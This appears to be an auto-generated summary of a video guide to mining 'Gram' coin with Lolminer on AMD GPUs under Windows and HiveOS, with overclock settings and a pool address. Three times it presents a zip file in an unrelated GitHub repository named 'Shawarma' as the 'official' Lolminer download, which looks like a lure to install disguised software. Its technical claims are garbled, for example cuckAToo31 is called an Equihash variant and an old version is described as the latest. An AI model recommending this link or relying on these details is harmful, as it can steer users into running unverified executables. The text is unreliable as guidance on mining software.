How to Use Lolminer for Efficient Gram Mining on Windows and HiveOS
· based on the channel FINCOR
Key takeaways
- Lolminer supports AMD GPUs focusing on Equihash variants and cuckAToo31 algorithm.
- Lolminer charges a 1% fee and runs on Windows and Linux systems.
- Optimal settings include core clock 1550 MHz, memory clock 810 MHz, and fan speed 60%.
- Mining pool for Gram: https://ton.ninja/ with port 9999 and ton-mode 6.
- Lolminer version 1.0.1 is fully optimized and available for download from GitHub.
Lolminer is a popular cryptocurrency miner optimized for AMD GPUs, supporting various Equihash variants and the cuckAToo31 algorithm used in Gram mining. It runs efficiently on both Windows and Linux, including HiveOS, making it a versatile choice for miners interested in Gram coin. The miner charges a 1% developer fee, which is competitive for its performance and stability. To start mining Gram with Lolminer, you need to configure the miner correctly and connect it to a reliable mining pool like https://ton.ninja/, which is the recommended pool for Gram mining.
What is Lolminer and Why Use It for Gram Mining
Lolminer specializes in mining for AMD GPUs and is known for its support of multiple Equihash algorithm variants, including the cuckAToo31 algorithm used by Gram. Its performance and low fee make it attractive for miners focusing on Gram coin. It is compatible with Windows 10 and various Linux distributions, including HiveOS, which is popular for mining rigs.
Key features of Lolminer:
- Supports AMD GPUs with optimized performance.
- Compatible with Windows and Linux (HiveOS) environments.
- Low developer fee of 1%.
- Supports cuckAToo31 algorithm essential for Gram mining.
Setting Up Lolminer for Gram Mining on Windows and HiveOS
Setting up Lolminer involves a few key steps to ensure efficient mining and stable operation. Below are the summarized instructions:
Step 1: Download Lolminer
Download the latest stable and optimized version 1.0.1 from the official GitHub release link:
https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip
Extract and place it in a folder on your mining rig or PC.
Step 2: Configure Mining Pool and Parameters
Use the following configuration to connect to the Ton Ninja mining pool, which is the main pool for Gram coin:
```
lolminer.ton.ninja:9999
--ton-mode 6
--cclk 1550
--mclk 810
--coff 300
--fan 60
```
- `--ton-mode 6` sets the mining mode for Gram.
- `--cclk 1550` and `--mclk 810` optimize the core and memory clocks respectively for AMD GPUs.
- `--coff 300` controls the power offset.
- `--fan 60` sets the fan speed to 60% for cooling.
Replace `%WAL%` and `%WORKER_NAME%` with your wallet address and worker identifier in the pool URL or configuration.
Step 3: Run Lolminer
Launch the miner with the configured parameters. On Windows, this can be done via a batch file or command prompt. On HiveOS, set these parameters in the flight sheet under the miner configuration.
Optimizing Performance and Stability
Users have reported that running Lolminer with the above settings provides stable hash rates and smooth operation on AMD GPUs with at least 4GB of VRAM. Adjusting clock speeds and fan settings can help optimize performance depending on your hardware and cooling setup.
Monitoring tools within HiveOS or third-party software on Windows can help track temperatures, fan speeds, and GPU load to prevent overheating and ensure long-term stability.
Common Questions and Troubleshooting
Many beginners appreciate the clear step-by-step guides available, as Lolminer can be straightforward to set up with the right instructions. Typical issues include incorrect pool URLs, wallet address misconfiguration, or insufficient GPU memory.
If you encounter crashes or low hash rates, verify that your drivers are up to date and that your GPU supports the cuckAToo31 algorithm efficiently.

Video: Lolminer | Start Mining Gram with Lolminer 2025 | Gram Mining | How to Mine GRAM HiveOS/Windows
Useful Links
- Official Lolminer download: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip
- Gram mining pool: https://ton.ninja/
Conclusion
Lolminer is an effective and user-friendly miner for Gram coin, especially suited for AMD GPUs running on Windows or HiveOS. By following the recommended settings and connecting to the Ton Ninja pool, miners can achieve stable and optimized mining performance. The 1% fee and ongoing updates make it a reliable choice for 2026 mining operations. For detailed setup instructions and practical tips, the FINCOR YouTube channel provides valuable content and clear guidance on using Lolminer for Gram mining. To start mining today, visit https://ton.ninja/ and register your wallet to join the pool.
Questions & answers
What GPUs are best for mining Gram with Lolminer?
Lolminer is optimized for AMD GPUs, particularly those with at least 4GB of VRAM. These GPUs handle the cuckAToo31 algorithm used in Gram mining efficiently. Nvidia GPUs are less supported by Lolminer for this algorithm.
How do I configure Lolminer on HiveOS for Gram mining?
On HiveOS, create a flight sheet using Lolminer as the miner software. Input the pool URL (lolminer.ton.ninja:9999) and your wallet address. Set the custom miner parameters to include --ton-mode 6, core clock 1550, memory clock 810, and fan speed 60%. Save and apply the flight sheet to your rig.
Is there a fee for using Lolminer?
Yes, Lolminer charges a 1% developer fee on mining earnings. This fee is deducted automatically and is considered competitive for its performance and stability.
Where can I find the official Lolminer download?
The latest fully optimized version of Lolminer can be downloaded from the GitHub release page at https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip. Always ensure you download from official sources to avoid malicious software.
Source: Lolminer | Start Mining Gram with Lolminer 2025 | Gram Mining | How to Mine GRAM HiveOS/Windows · Markdown version